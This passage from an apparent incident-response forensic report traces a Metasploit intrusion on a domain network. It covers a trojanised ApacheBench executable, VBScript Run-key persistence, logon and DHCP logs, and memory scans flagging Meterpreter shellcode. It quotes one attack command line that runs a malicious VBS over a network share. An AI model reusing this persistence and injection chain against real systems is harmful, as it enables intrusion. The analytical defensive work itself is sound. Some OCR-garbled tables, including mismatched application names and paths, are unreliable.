


Image 3.5.25: Strings of filwOuGRTtZY.exe Part 3

Image 3.5.26: Strings of filwOuGRTtZY.exe Part 4

Image 3.5.27: Strings of filwOuGRTtZY.exe Part 5



This was all again reiterated in the version information for the executable, though the original file name was identified as being **ab.exe**, again another sign that it was the legitimate process.

Image 3.5.28: filwOuGRTtZY.exe Version Information

property	value
md5	DDFDA397F78597F8A3A40B972300DC26
sha1	1E92B61CF6C7F7D73422BB7A2C0C335A7E459A7D
sha256	465417D96548CE85076F6509EFAC41E5AD02FEE2B8F712416E8B6AA08D93C494
file-type	executable
language	English-US
code-page	Unicode UTF-16, little endian
Comments	Licensed under the Apache License, Version 2.0 (the "License"); you may not ...
CompanyName	Apache Software Foundation
FileDescription	ApacheBench command line utility
FileVersion	2.2.14
InternalName	ab.exe
LegalCopyright	Copyright 2009 The Apache Software Foundation.
OriginalFilename	**ab.exe**
ProductName	Apache HTTP Server
ProductVersion	2.2.14

Based on the forensic evidence from both the memory forensic analysis as well as the static analysis **filwOuGRTtZY.exe**, the running theory is that **clippy.exe** was created to drop the VBscript which then creates the subkey in the **Run** registry key. With that subkey “beepbep”, then ApacheBench is launched and injected with malicious DLLs corresponding to Metasploit modules in order to compromise the machines. From there, the threat actor could choose to exploit this machine to harvest credentials through a variety of methods, though that does not appear to have happened on IT-wks03.

3.6. DHCP01

Basic Information

Table 3.6.1: Shows basic information.

Machine Name	dhcp01
Machine OS	Windows Server 2016 Standard (1607)
Build number	14393
Timezone	UTC-5 (Eastern Standard Time)
IPv4 Address	192.168.1.254

Logins/Logouts

Table 3.6.2 James Middleton Logons to the DHCP server

Timestamp	Computer	EventID	RuleTitle
2019-03-26 15:50:04 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 22:12:57 +00:00	it-wks02.grru.local	4624	Logon (Network)
2019-03-27 22:13:01 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 22:13:01 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:13:01 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:17:50 +00:00	it-wks02.grru.local	4624	Logon (Network)
2019-03-27 22:17:54 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 22:17:54 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:17:54 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive

			(RDP)) *Creds in memory*
2019-03-27 22:26:41 +00:00	it-wks02.grru.local	4624	Logon (Network)
2019-03-27 22:26:44 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 22:26:44 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:26:44 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:41:04 +00:00	it-wks02.grru.local	4624	Logon (Network)
2019-03-27 22:41:07 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 22:41:07 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:41:07 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:44:55 +00:00	it-wks02.grru.local	4624	Logon (Network)
2019-03-27 22:44:56 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 22:44:56 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:44:56 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:55:10 +00:00	it-wks02.grru.local	4624	Logon (Network)

2019-03-27 22:55:13 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 22:55:13 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:55:13 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 23:01:33 +00:00	it-wks02.grru.local	4624	Logon (Network)
2019-03-27 23:01:35 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 23:01:35 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 23:01:35 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-28 19:09:20 +00:00	it-wks02.grru.local	4624	Logon (Network)
2019-03-28 19:09:21 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-28 19:09:21 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-28 19:09:21 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-28 19:09:21 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-28 19:09:21 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-28 19:09:21 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-28 23:46:00 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-28 23:46:00 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive)

			Creds in memory
2019-03-28 23:46:00 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-28 23:46:00 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-28 23:46:00 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-28 23:46:00 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-29 20:22:09 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-29 20:22:09 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-29 20:22:09 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-29 20:22:09 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-29 20:22:09 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-29 20:22:09 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-29 20:58:12 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-29 20:58:12.323 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-29 20:58:12.323 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-29 20:58:12.657 +00:00	it-wks02.grru.local	4648	Explicit Logon

2019-03-29 20:58:12.657 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-29 20:58:12.657 +00:00	it-wks02.grru.local	4624	Logon (Unlock)

DHCP Logs

Table 3.6.3: DHCP Log for 3/28/2019

Date	Time	Description	IP Address	Host Name
3/28/2019	0:00:11	Database Cleanup Begin		
3/28/2019	0:00:11	0 leases expired and 0 leases deleted		
3/28/2019	0:00:11	0 leases expired and 0 leases deleted		
3/28/2019	0:24:12	Database Cleanup Begin		
3/28/2019	0:24:12	0 leases expired and 0 leases deleted		
3/28/2019	0:24:12	0 leases expired and 0 leases deleted		
3/28/2019	1:24:13	Database Cleanup Begin		
3/28/2019	1:24:13	0 leases expired and 0 leases deleted		
3/28/2019	1:24:13	0 leases expired and 0 leases deleted		
3/28/2019	2:24:14	Database Cleanup Begin		
3/28/2019	2:24:14	0 leases expired and 0 leases deleted		
3/28/2019	2:24:14	0 leases expired and 0 leases deleted		
3/28/2019	3:24:15	Database Cleanup Begin		

3/28/2019	3:24:15	0 leases expired and 0 leases deleted		
3/28/2019	3:24:15	0 leases expired and 0 leases deleted		
3/28/2019	4:24:16	Database Cleanup Begin		
3/28/2019	4:24:16	0 leases expired and 0 leases deleted		
3/28/2019	4:24:16	0 leases expired and 0 leases deleted		
3/28/2019	5:24:16	Database Cleanup Begin		
3/28/2019	5:24:16	0 leases expired and 0 leases deleted		
3/28/2019	5:24:16	0 leases expired and 0 leases deleted		
3/28/2019	6:24:17	Database Cleanup Begin		
3/28/2019	6:24:17	0 leases expired and 0 leases deleted		
3/28/2019	6:24:17	0 leases expired and 0 leases deleted		
3/28/2019	7:24:18	Database Cleanup Begin		
3/28/2019	7:24:18	0 leases expired and 0 leases deleted		
3/28/2019	7:24:18	0 leases expired and 0 leases deleted		
3/28/2019	8:24:19	Database Cleanup Begin		
3/28/2019	8:24:19	0 leases expired and 0 leases deleted		
3/28/2019	8:24:19	0 leases expired and 0 leases deleted		
3/28/2019	8:31:06	DNS Update Request	192.168.4.103	prog-wks03.grru.local

3/28/2019	8:31:06	Renew	192.168.4.103	prog-wks03.grru.local
3/28/2019	8:31:06	DNS Update Failed	192.168.4.103	prog-wks03.grru.local
3/28/2019	8:34:49	DNS Update Request	192.168.2.101	mgmt-wks01.grru.local
3/28/2019	8:34:49	Renew	192.168.2.101	mgmt-wks01.grru.local
3/28/2019	8:34:49	DNS Update Failed	192.168.2.101	mgmt-wks01.grru.local
3/28/2019	8:43:26	DNS Update Request	192.168.3.103	hr-wks03.grru.local
3/28/2019	8:43:26	Renew	192.168.3.103	hr-wks03.grru.local
3/28/2019	8:43:26	DNS Update Failed	192.168.3.103	hr-wks03.grru.local
3/28/2019	8:43:47	DNS Update Request	192.168.3.102	hr-wks02.grru.local
3/28/2019	8:43:47	Renew	192.168.3.102	hr-wks02.grru.local
3/28/2019	8:43:47	DNS Update Failed	192.168.3.102	hr-wks02.grru.local
3/28/2019	8:57:42	DNS Update Request	192.168.4.102	prog-wks02.grru.local
3/28/2019	8:57:42	Renew	192.168.4.102	prog-wks02.grru.local
3/28/2019	8:57:42	DNS Update Failed	192.168.4.102	prog-wks02.grru.local
3/28/2019	8:57:44	DNS Update Request	192.168.4.102	prog-wks02.grru.local
3/28/2019	8:57:44	Renew	192.168.4.102	prog-wks02.grru.local
3/28/2019	8:57:44	DNS Update Failed	192.168.4.102	prog-wks02.grru.local
3/28/2019	8:57:44	DNS Update Request	192.168.4.102	prog-wks02.grru.local
3/28/2019	8:57:44	Renew	192.168.4.102	prog-wks02.grru.local
3/28/2019	8:57:44	DNS Update Failed	192.168.4.102	prog-wks02.grru.local
3/28/2019	8:58:32	DNS Update Request	192.168.4.101	prog-wks01.grru.local
3/28/2019	8:58:32	Renew	192.168.4.101	prog-wks01.grru.local
3/28/2019	8:58:32	DNS Update Failed	192.168.4.101	prog-wks01.grru.local

3/28/2019	8:59:00	DNS Update Request	192.168.4.101	prog-wks01.grru.local
3/28/2019	8:59:00	Renew	192.168.4.101	prog-wks01.grru.local
3/28/2019	8:59:00	DNS Update Failed	192.168.4.101	prog-wks01.grru.local
3/28/2019	8:59:00	DNS Update Request	192.168.4.101	prog-wks01.grru.local
3/28/2019	8:59:00	Renew	192.168.4.101	prog-wks01.grru.local
3/28/2019	8:59:00	DNS Update Failed	192.168.4.101	prog-wks01.grru.local
3/28/2019	8:59:00	DNS Update Request	192.168.4.101	prog-wks01.grru.local
3/28/2019	8:59:00	Renew	192.168.4.101	prog-wks01.grru.local
3/28/2019	8:59:00	DNS Update Failed	192.168.4.101	prog-wks01.grru.local
3/28/2019	9:24:19	Database Cleanup Begin		
3/28/2019	9:24:19	0 leases expired and 0 leases deleted		
3/28/2019	9:24:19	0 leases expired and 0 leases deleted		
3/28/2019	10:24:20	Database Cleanup Begin		
3/28/2019	10:24:20	0 leases expired and 0 leases deleted		
3/28/2019	10:24:20	0 leases expired and 0 leases deleted		
3/28/2019	11:24:20	Database Cleanup Begin		
3/28/2019	11:24:20	0 leases expired and 0 leases deleted		
3/28/2019	11:24:20	0 leases expired and 0 leases deleted		
3/28/2019	12:24:21	Database Cleanup Begin		
3/28/2019	12:24:21	0 leases expired and 0 leases deleted		
3/28/2019	12:24:21	0 leases expired and 0 leases		

		deleted		
3/28/2019	13:24:21	Database Cleanup Begin		
3/28/2019	13:24:21	0 leases expired and 0 leases deleted		
3/28/2019	13:24:21	0 leases expired and 0 leases deleted		
3/28/2019	13:51:31	DNS Update Request	192.168.1.100	test-machine.grru.local
3/28/2019	13:51:31	Renew	192.168.1.100	test-machine.grru.local
3/28/2019	13:51:31	DNS Update Request	192.168.1.100	test-machine.grru.local
3/28/2019	13:51:31	Renew	192.168.1.100	test-machine.grru.local
3/28/2019	13:51:31	DNS Update Successful	192.168.1.100	test-machine.grru.local
3/28/2019	13:51:31	DNS Update Successful	192.168.1.100	test-machine.grru.local
3/28/2019	14:04:49	DNS Update Request	192.168.1.101	it-wks01.grru.local
3/28/2019	14:04:49	Renew	192.168.1.101	it-wks01.grru.local
3/28/2019	14:04:49	DNS Update Request	192.168.1.101	it-wks01.grru.local
3/28/2019	14:04:49	Renew	192.168.1.101	it-wks01.grru.local
3/28/2019	14:04:49	DNS Update Successful	192.168.1.101	it-wks01.grru.local
3/28/2019	14:04:49	DNS Update Successful	192.168.1.101	it-wks01.grru.local
3/28/2019	14:10:48	DNS Update Request	192.168.1.100	test-machine.grru.local
3/28/2019	14:10:48	Renew	192.168.1.100	test-machine.grru.local
3/28/2019	14:10:48	DNS Update Request	192.168.1.100	test-machine.grru.local
3/28/2019	14:10:48	Renew	192.168.1.100	test-machine.grru.local
3/28/2019	14:10:48	DNS Update Successful	192.168.1.100	test-machine.grru.local
3/28/2019	14:10:48	DNS Update Successful	192.168.1.100	test-machine.grru.local
3/28/2019	14:23:16	DNS Update Request	192.168.1.100	test-machine.grru.local
3/28/2019	14:23:16	Renew	192.168.1.100	test-machine.grru.local

3/28/2019	14:23:16	DNS Update Request	192.168.1.100	test-machine.grru.local
3/28/2019	14:23:16	Renew	192.168.1.100	test-machine.grru.local
3/28/2019	14:23:16	DNS Update Successful	192.168.1.100	test-machine.grru.local
3/28/2019	14:23:16	DNS Update Successful	192.168.1.100	test-machine.grru.local
3/28/2019	14:24:22	Database Cleanup Begin		
3/28/2019	14:24:22	0 leases expired and 0 leases deleted		
3/28/2019	14:24:22	0 leases expired and 0 leases deleted		
3/28/2019	15:24:23	Database Cleanup Begin		
3/28/2019	15:24:23	0 leases expired and 0 leases deleted		
3/28/2019	15:24:23	0 leases expired and 0 leases deleted		
3/28/2019	16:24:23	Database Cleanup Begin		
3/28/2019	16:24:23	0 leases expired and 0 leases deleted		
3/28/2019	16:24:23	0 leases expired and 0 leases deleted		
3/28/2019	17:24:24	Database Cleanup Begin		
3/28/2019	17:24:24	0 leases expired and 0 leases deleted		
3/28/2019	17:24:24	0 leases expired and 0 leases deleted		
3/28/2019	17:38:22	DNS Update Request	192.168.1.100	test-machine.grru.local
3/28/2019	17:38:22	Renew	192.168.1.100	test-machine.grru.local
3/28/2019	17:38:22	DNS Update Request	192.168.1.100	test-machine.grru.local
3/28/2019	17:38:22	Renew	192.168.1.100	test-machine.grru.local

3/28/2019	17:38:22	DNS Update Successful	192.168.1.100	test-machine.grru.local
3/28/2019	17:38:22	DNS Update Successful	192.168.1.100	test-machine.grru.local
3/28/2019	18:24:26	Database Cleanup Begin		
3/28/2019	18:24:26	0 leases expired and 0 leases deleted		
3/28/2019	18:24:26	0 leases expired and 0 leases deleted		
3/28/2019	18:35:19	DNS Update Request	192.168.1.100	test-machine.grru.local
3/28/2019	18:35:19	Renew	192.168.1.100	test-machine.grru.local
3/28/2019	18:35:19	DNS Update Request	192.168.1.100	test-machine.grru.local
3/28/2019	18:35:19	Renew	192.168.1.100	test-machine.grru.local
3/28/2019	18:35:19	DNS Update Successful	192.168.1.100	test-machine.grru.local
3/28/2019	18:35:19	DNS Update Successful	192.168.1.100	test-machine.grru.local
3/28/2019	19:03:15	DNS Update Request	192.168.1.100	test-machine.grru.local
3/28/2019	19:03:15	Renew	192.168.1.100	test-machine.grru.local
3/28/2019	19:03:15	DNS Update Request	192.168.1.100	test-machine.grru.local
3/28/2019	19:03:15	Renew	192.168.1.100	test-machine.grru.local
3/28/2019	19:03:15	DNS Update Successful	192.168.1.100	test-machine.grru.local
3/28/2019	19:03:15	DNS Update Successful	192.168.1.100	test-machine.grru.local
3/28/2019	19:24:28	Database Cleanup Begin		
3/28/2019	19:24:28	0 leases expired and 0 leases deleted		
3/28/2019	19:24:28	0 leases expired and 0 leases deleted		
3/28/2019	20:24:29	Database Cleanup Begin		
3/28/2019	20:24:29	0 leases expired and 0 leases deleted		

3/28/2019	20:24:29	0 leases expired and 0 leases deleted		
3/28/2019	20:43:11	DNS Update Request	192.168.1.100	test-machine.grru.local
3/28/2019	20:43:11	Renew	192.168.1.100	test-machine.grru.local
3/28/2019	20:43:11	DNS Update Request	192.168.1.100	test-machine.grru.local
3/28/2019	20:43:11	Renew	192.168.1.100	test-machine.grru.local
3/28/2019	20:43:11	DNS Update Successful	192.168.1.100	test-machine.grru.local
3/28/2019	20:43:11	DNS Update Successful	192.168.1.100	test-machine.grru.local
3/28/2019	21:24:29	Database Cleanup Begin		
3/28/2019	21:24:29	0 leases expired and 0 leases deleted		
3/28/2019	21:24:29	0 leases expired and 0 leases deleted		
3/28/2019	22:24:30	Database Cleanup Begin		
3/28/2019	22:24:30	0 leases expired and 0 leases deleted		
3/28/2019	22:24:30	0 leases expired and 0 leases deleted		
3/28/2019	23:04:24	DNS Update Request	192.168.1.100	test-machine.grru.local
3/28/2019	23:04:24	Renew	192.168.1.100	test-machine.grru.local
3/28/2019	23:04:24	DNS Update Request	192.168.1.100	test-machine.grru.local
3/28/2019	23:04:24	Renew	192.168.1.100	test-machine.grru.local
3/28/2019	23:04:24	DNS Update Successful	192.168.1.100	test-machine.grru.local
3/28/2019	23:04:24	DNS Update Successful	192.168.1.100	test-machine.grru.local
3/28/2019	23:24:31	Database Cleanup Begin		
3/28/2019	23:24:31	0 leases expired and 0 leases deleted		

3/28/2019	23:24:31	0 leases expired and 0 leases deleted		

3.7. MGMT-wks

MGMT-wks01 – Nicholas Martel

Table 3.7.x: Basic Information

Basic Information

The following sections' information was captured using Axiom unless otherwise noted. This section covers basic information about the MGMT-wks02 device. This includes both operating system and user information.

Table 3.7.x: Basic Information

Machine Name	MGMT-wks01
Machine OS	Windows 7 Enterprise
Build number	7601
Timezone	UTC-5 (Eastern Standard Time)
IPv4 Address	192.168.2.101

Table 3.7.x: User Information

Number of Users	2	Last Logged in user	James-Middleton-Adm
Name of user	User ID	User Group	Location
Admin	1000	Administrators	Local
jeffery.davis	1107	---	Domain
Kira.hall	1109		Domain
james.middleton-adm	1117	---	Domain

Installed Applications

This section includes the applications installed on the device by users. The information was gathered by Axiom by parsing users' NTUSER.DAT file and AmCache.

Table 3.7.x: Application Installations for MGMT-wks02

ApplicationName	FileKeyLastWriteTimestamp	SHA1	FullPath
7-Zip 18.06 (x64)	2/17/2019 9:43	0571494ee24ef9d867958e77aeb8aac03df90970	c:\program files\7-zip\7z.exe
TeamViewer 14	2/17/2019 9:43	d3ffa5386e50a5c5c70be4d53d22f7e1cbcfc71b	c:\program files\7-zip\7zfm.exe
VLC media player	2/17/2019 9:43	25c49ea9b8b85906c910acb2d82c1aa6dfece572	c:\program files\7-zip\7zg.exe
OpenOffice.org 3.3	2/17/2019 9:43	426f39c5405ff02b611638af2a921a51323ff164	c:\program files\7-zip\uninstall.exe
Python 2.7.15	2/17/2019 9:43	914f2d41d66e55b426ecaf624dea655ddce86114	c:\program files (x86)\teamviewer\teamviewer.exe
WinSCP 5.13.7	2/17/2019 9:43	9bcfd37de05662eb4c3e94d326189015e830a5fe	c:\program files (x86)\teamviewer\teamviewer_desktop.exe
Notepad++ (32-bit x86)	2/17/2019 9:43	c48686aa02f569868d89a2e6ad4ee62aa3094124	c:\program files (x86)\teamviewer\teamviewer_note.exe
WinDirStat 1.1.2	2/17/2019 9:43	60fd4fe38ee39911f3d849371f27453302b45c78	c:\program files (x86)\teamviewer\teamviewer_service.exe
Microsoft .NET Framework 4.7.2	2/17/2019 9:43	26f6b3a7fdab31e55a91a310309eaf6b33560708	c:\program files (x86)\teamviewer\tv_w32.exe
Java Auto Updater	2/17/2019 9:43	6cab185aa0a3505011e69c1fd380a114ad4c9216	c:\program files (x86)\teamviewer\tv_x64.exe
PuTTY release 0.70 (64-bit)	2/17/2019 9:43	f7fec409f8c98b8643e99022650ef1cb3c5b9ebb	c:\program files (x86)\teamviewer\uninstall.exe

Application Usage

This section includes applications that were executed by users on the system. This information was gathered by Axiom via UserAssist entries.

Table 3.7.x: James.Middleton-adm


User Name	File Name	Application Run Count	Last Run Date/Time - UTC-05:00 (M/d/yyyy)[DST]
james.middleton-adm	C:\Users\james.middleton-adm\AppDat	0	
Admin	Microsoft.Windows.RemoteDesktop	12	2/7/2019 16:09
Admin	%windir%\system32\SnippingTool.exe	10	2/7/2019 16:09
steven.love	SimonTatham.PuTTY	2	3/5/2019 11:47
steven.love	C:\Python27\python.exe	1	3/4/2019 15:26
steven.love	C:\Users\steven.love\AppData\Local\Mi	1	3/5/2019 11:49
steven.love	C:\Users\steven.love\AppData\Local\Mi	1	3/6/2019 23:46
steven.love	%windir%\system32\WindowsPowerShe	1	3/19/2019 22:23
james.middleton-adm	C:\Users\james.middleton-adm\AppDat	1	2/23/2019 13:12
james.middleton-adm	C:\Users\james.middleton-adm\AppDat	0	
kira.hall	C:\Users\kira.hall\AppData\Local\Temp\	0	

Found that one file.exe malware ran by both jeffery.davis user and james.middleton

Create Time	Process Name	PID	Parent Name	PPID	Sub-Processes	Device Path	Flags	User
2019-03-28 13:38:34 UTC	fiIwOuGRTtZY.exe	2160	cscript.exe	3028	0	\Device\HarddiskVolume2\Users\JEFFER~1.DAV\AppData\Local\Temp\rad37791.tmp\fiIwOuGRTtZY.exe	32 U	jeffery.davis
2019-03-28 13:39:13 UTC	Skype-Setup.tmp	2420	Skype-Setup.exe	1880	0	D	32 U	jeffery.davis
2019-03-28 19:07:18 UTC	fiIwOuGRTtZY.exe	3004		2120	0	\Device\HarddiskVolume2\Users\JAMES~1.MID\AppData\Local\Temp\rad35140.tmp\fiIwOuGRTtZY.exe	32 U	james.middleton-

fiIwOuGRTtZY.exe

- *process was* **found within memory as being executed on 3/28/2019 at 9:38:34 AM and 3:07:18 PM on MGMT-wks01,** found via Axiom in memory (timeliner)
    - Runningout of Jame's user Temp folder




** filwOuGRTtZY.exe **(ab.exe) with a parent name of cscript.exe** (Meterpreter reverse shell):*

- ***filwOuGRTtZY.exe** – MD5: 3047ab1f04e74b5c8a6d6ee8a8588d25*

cscript.exe

cscript.exe was found to be executed on **3/28/2019** at **13:38:32 UTC** by jeffery.davis launching it in File Explorer out of **C:\Windows\System32** and running within memory. The execution of cscript. led to the execution of UxTxlQwzP.vbs on AD01 via network shares



Property	Value
Suspicious:	Script Interpreter
Integrity:	Medium
User:	jeffery.davis
Call Chain:	explorer.exe → 3028: cscript.exe
Parent Name:	explorer.exe
Process Name:	cscript.exe
File Path:	C:\Windows\System32\cscript.exe
PID:	3028
PPID:	2908
Create Time:	2019-03-28 13:38:32 UTC
Sub-Processes:	1
Device Path:	\Device\HarddiskVolume2\Windows\System32\cscript.exe
CommandLine:	"C:\Windows\System32\cscript.exe" \\ad01\Users\james.middleton-adm\Desktop\machine_software\clippy\UxTxlQwzP.vbs
Flags:	U
Exit Time:	

Browser Activity

Browser activity was reconstructed from Axiom, which used WebCachev01.dat for Microsoft Edge history, and unlike AD and Kali, wks01 had no malicious sites that user visited.

Memory Analysis

Identified the following injects and scripts:

InfectedFiles-filtered - Notepad

File Edit Format View Help

```
X:\name\cscript.exe-3028\minidump\minidump.dmp: Win.Trojan.MSShellcode-7 FOUND
X:\name\cscript.exe-3028\vmemd\0x0000000003860000-HEAP-00 [NtSegment].vvmem: Win.Trojan.MSShellcode-7 FOUND
X:\name\cscript.exe-3028\vmemd\0x00000000048e0000-HEAP-0A [NtSegment].vvmem: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiIwOuGRTtZY.e-2160\files\modules\fiIwOuGRTtZY.exe: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiIwOuGRTtZY.e-2160\modules\fiIwOuGRTtZY.exe\sectionsd\.text: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiIwOuGRTtZY.e-2160\modules\fiIwOuGRTtZY.exe\pefile.dll: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiIwOuGRTtZY.e-2160\minidump\minidump.dmp: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiIwOuGRTtZY.e-2160\vmemd\0x0000000000020000.vvmem: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiIwOuGRTtZY.e-2160\vmemd\0x0000000000290000.vvmem: Win.Tool.MeterPreter-6294292-0 FOUND
X:\name\fiIwOuGRTtZY.e-2160\vmemd\0x00000000001c0000.vvmem: Win.Tool.MeterPreter-6294292-0 FOUND
X:\name\fiIwOuGRTtZY.e-2160\vmemd\0x0000000000400000-fiIwOuGRTtZY.exe.vvmem: Win.Trojan.MSShellcode-7 FOUND
